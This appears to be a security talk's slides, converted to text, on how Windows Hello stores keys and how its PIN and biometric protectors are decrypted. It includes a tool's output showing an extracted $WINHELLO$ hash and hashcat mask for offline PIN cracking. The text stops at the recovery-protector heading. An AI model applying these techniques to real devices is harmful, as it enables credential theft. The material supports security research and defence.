


# Abusing Windows Hello Without a Severed Hand

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# Agenda

- Introduction to Windows Hello
- Relationship between Key Storage Providers
- Windows Hello containers, protectors and keys
- Tool demo
- Unprivileged Entra Abuse
- Mitigations


# Windows Hello

- Passwordless technology for Microsoft Windows
- Key pairs for encrypting secrets or signing data, including authentication to the OS
- Keys typically protected by biometric devices or PIN
- Third party applications can also enrol secrets
- Windows Hello vs WHfB
  - Windows Hello encrypts the user's password or uses live.com based certificate
  - WHfB uses tenant specific certificates which also support models for on-premises SSO via 3 trust types



# Passport Key Storage Provider


- Windows has a common API for dealing with cryptographic operations via KSP's
- Extensible system via providers
  - Microsoft Software Key Storage Provider (RIP)
  - Microsoft Platform Key Storage Provider (TPM)
  - Microsoft Smart Card Key Storage Provider (Smart card duh)
- Supports encryption, signing and key agreement among other things
- Windows Hello is no different
  - Microsoft Passport Key Storage Provider



<https://learn.microsoft.com/en-us/windows/win32/seccertenroll/cng-key-storage-providers>


# Passport Key Storage Provider

- Offered via the **NgcCtnrSvc** and **NgcSvc** services
- Exposed via RPC calls
- Metadata for generated keys stored under the LocalService account at **%LocalAppData%\Microsoft\Ngc**
- SYSTEM privileges needed to access Ngc folder



# Passport Key Storage Provider


- Passport Key Storage provider is a proxy to other KSP's
- Under the hood either uses Software Key Storage Provider or Platform Key Storage Provider
- Metadata contains
  - Containers
    - Protectors
    - Key metadata
    - Keys are stored via underlying KSP






# Containers


- Container is created per user
- Metadata files determine attributes of container
  - 1.dat => User SID
  - 7.dat => Backing KSP
  - 9.dat => Azure recovery key (more on that later)



Name	Type	Size
{3816F90F-1882-4C8F-9BAE-97063CA77CFB}		
{93F10861-19F1-42B8-AD24-93A28E9C4096}	File folder	
{EB787EE1-FD6F-11E3-80D4-10604B681CFA}	File folder	
Protectors	File folder	
Temp	File folder	
1.dat	DAT File	92 bytes
6.dat	DAT File	68 bytes
7.dat	DAT File	70 bytes
8.dat	DAT File	2 bytes
9.dat	DAT File	2.68 KB
10.dat	DAT File	4 bytes
11.dat	DAT File	20 bytes



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00000010	2D	00	31	00	30	00	30	00	33	00	36	00	34	00	34	00	-1.0.0.3.6.4.4.
00000020	30	00	36	00	33	00	2D	00	34	00	30	00	32	00	39	00	0.6.3.--.4.0.2.9.
00000030	39	00	38	00	32	00	34	00	30	00	2D	00	33	00	33	00	9.8.2.4.0.--.3.3.
00000040	34	00	32	00	35	00	38	00	38	00	37	00	30	00	38	00	4.2.5.8.8.7.0.8.
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
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# Protectors

- Protectors are the enrolled Windows Hello authentication methods
- Common metadata files
  - 15.dat => Encrypted protector data
- Decrypted protector data contains 3 intermediate PINs
  - Sign
  - Decrypt
  - External?
- 5 known types of protectors
  - 1 – PIN protector
  - 2 – Bio protector (both Face and Fingerprint)
  - 3 – Azure recovery protector
  - 4 – Seems to be missed, guess someone couldn't count
  - 5 – Preboot protector
  - 6 – Companion device protector (deprecated after Windows 10, version 2004)

# PIN Protector

- Can be alphanumeric
- Length stored within metadata (numeric only)
- Metadata files
  - 1.dat => KSP used for encrypting protector data
  - 2.dat => KSP key id (software only)
  - 7.dat => PIN type and length
- Industrial Security Research Group already provided research in this area for non TPM scenarios
  - <https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/>



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7.dat
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 03 00 08 00 ...
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
PIN Type

PIN Length




# PIN Protector (Software Decryption)

- Contents of 15.dat is RSA encrypted
- 2.dat contains key ID
- Private key backed by Software KSP
- Software KSP uses DPAPI-NG Backed by SYSTEM DPAPI key
- PIN + fixed entropy used as password for PBKDF2 key
- Salt and rounds for PBKDF2 is decrypted from the CNG key blob
- Resulting key used as entropy for normal DPAPI decryption



# PIN Protector (TPM Decryption)

- Contents of 15.dat is TPM encrypted
- Private key backed by TPM KSP
- No DPAPI backed blobs
- Metadata files
  - 1.dat => KSP used for encrypting protector data (Platform KSP)
  - 2.dat => No longer present
  - 7.dat => PIN type and length
- Key id is fixed (thanks Mimikatz)



# PIN Protector Abuse

- TPM backed PIN protector is robust
- TPM anti-hammering slows down brute force significantly
- Software backed PIN protector = RIP
- Length of numeric PIN already known
- Targeted hashcat mask
- Hashcat type \$WINHELLO\$ (28100)
- Less than 8 digits cracked in seconds
- Up to 11 digits cracked in days
- Thanks to the WINHELLO2hashcat project for the inspiration

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Provider           : Microsoft Software Key Storage Provider


** Protectors **

Type               : Pin
Pin Type           : Numeric
Length             : 8
Hash               : $WINHELLO$*SHA512*10000*a6b1800e*7c7dc75f8934ec6
ccf82*355da85f93caf6056ccab87fde005a6c3d16ccede4f7271f27a71cd0f212a8
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Mask               : ?d?d?d?d?d?d?d?d
Decrypted          : Supply /pin argument to attempt decryption
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
# Bio Protector

- Decryption key encrypted as Windows Vault credential
- WinBio Key Resource Schema
- Vault backed by DPAPI, TPM is not used
- Decrypted vault credential contains AES128 and AES256 keys
- AES256 key used to decrypt another AES256 key using CBC
- Second key used to decrypt 15.dat using AESGCM
- Metadata files
  - 15.dat => Header + encrypted PIN's
    - Header = Nonce, Tag, AuthData



# Recovery Protector

